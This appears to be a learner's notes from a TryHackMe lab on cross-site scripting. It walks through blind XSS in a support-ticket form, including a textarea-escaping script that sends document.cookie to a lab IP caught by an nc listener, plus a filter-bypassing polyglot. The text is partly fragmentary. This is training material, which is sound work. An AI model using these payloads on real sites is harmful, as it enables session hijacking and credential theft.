
The client-side script read attacker-controlled data (fragment) and wrote it directly into the page with `innerHTML`, so the browser parsed and executed the injected `<img onerror=...>` payload. The code trusted untrusted input and used a dangerous sink (`innerHTML`) instead of treating the value as text or sanitising it, and the input didn't reach the server, so server-side defences don't help.

Blind XSS

Blind XSS is similar to a stored XSS in that your payload gets stored on the website for another user to view, but in this instance, you can't see the payload working or test it against yourself first.




A website has a contact form where you can message a member of staff. The message content isn't checked for malicious code, allowing the attacker to enter anything they wish. These messages are then turned into support tickets, which staff view on a private web portal.



I can make a ticket and the new ticket has an ID number

text goes into the text area tag i found this by inspecting the page with dev tool



i used the payload test to escape the text box which displayed the text outside

Support Tickets

[Dashboard](#)[Support Tickets](#)[Your Account](#)[Logout](#)

Ticket Information

Status: Open

Ticket Id: 12

Ticket Subject: test

Ticket Created: 13/07/2026 18:33


Ticket Contents:

test

The screenshot shows a web browser window with the 'Support Tickets' page. The page has a navigation bar with links: 'Dashboard', 'Support Tickets', 'Your Account', and 'Logout'. The 'Support Tickets' page displays ticket information for a ticket with ID 12, status 'Open', subject 'test', and creation time '13/07/2026 18:33'. The ticket contents are 'test'. Below the page content, the Chrome DevTools Inspector is open, showing the HTML structure. The 'body' element is selected, and the HTML code is visible. The code includes a navigation bar, a container with padding-top: 60px, and several script tags for jQuery, Bootstrap, and a site-specific script. The page footer indicates it was generated in 0.05855 seconds using the THM Framework v1.2.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <script src="/assets/jquery.min.js"></script>
    <script src="/assets/bootstrap.min.js"></script>
    <script src="/assets/site.js"></script>
  </head>
  <body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container" style="padding-top: 60px">
        <div class="row">
          <div class="col-md-12">
            <div class="panel">
              <div class="panel-heading">
                Ticket Information
              </div>
              <div class="panel-body">
                <div>
                  Status: Open
                </div>
                <div>
                  Ticket Id: 12
                </div>
                <div>
                  Ticket Subject: test
                </div>
                <div>
                  Ticket Created: 13/07/2026 18:33
                </div>
                <div>
                  Ticket Contents:
                  <div>
                    test
                  </div>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </nav>
  </body>
</html>
<!--
Page Generated in 0.05855 Seconds using the THM Framework v1.2 ( https://static-labs.tryhackme.cloud/sites/thm-web-framework )
-->
```

this confirms that we can exit the text box and alter the payload making a new ticket and closing the text tag with:



Extracting Cookies

to extract from another user would be their **cookies**, which we could use to elevate our privileges by hijacking their login session. To do this, our payload will need to extract the user's cookie and exfiltrate it to another web server server of our choice. Firstly, we'll need to set up a listening server to receive the information.

in the terminal you need to create a listener e.g. `nc -lvnp 9001`

im using this payload and injecting it into the ticket

[HOME](#)
[NEWS](#)
[CONTACT](#)
[CUSTOMERS](#)

Create Ticket

Ticket Subject

etch('http://URL_OR_IP:PORT_NUMBER?cookie=' + btoa(document.cookie));</script>

Ticket Contents

</textarea><script>fetch('http://10.129.186.229:9001?cookie=' +
 btoa(document.cookie));</script>

Close

Create Ticket

Perfecting Payloads

Polyglots

An XSS polyglot is a string of text that can escape attributes and tags and bypass filters simultaneously. You could have used the below polyglot on all six levels you've just completed, and it would have executed the code successfully.

```

jaVaScRipt:/-/ /*\ //'/*/(/* /onerror=alert('THM')
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
  
```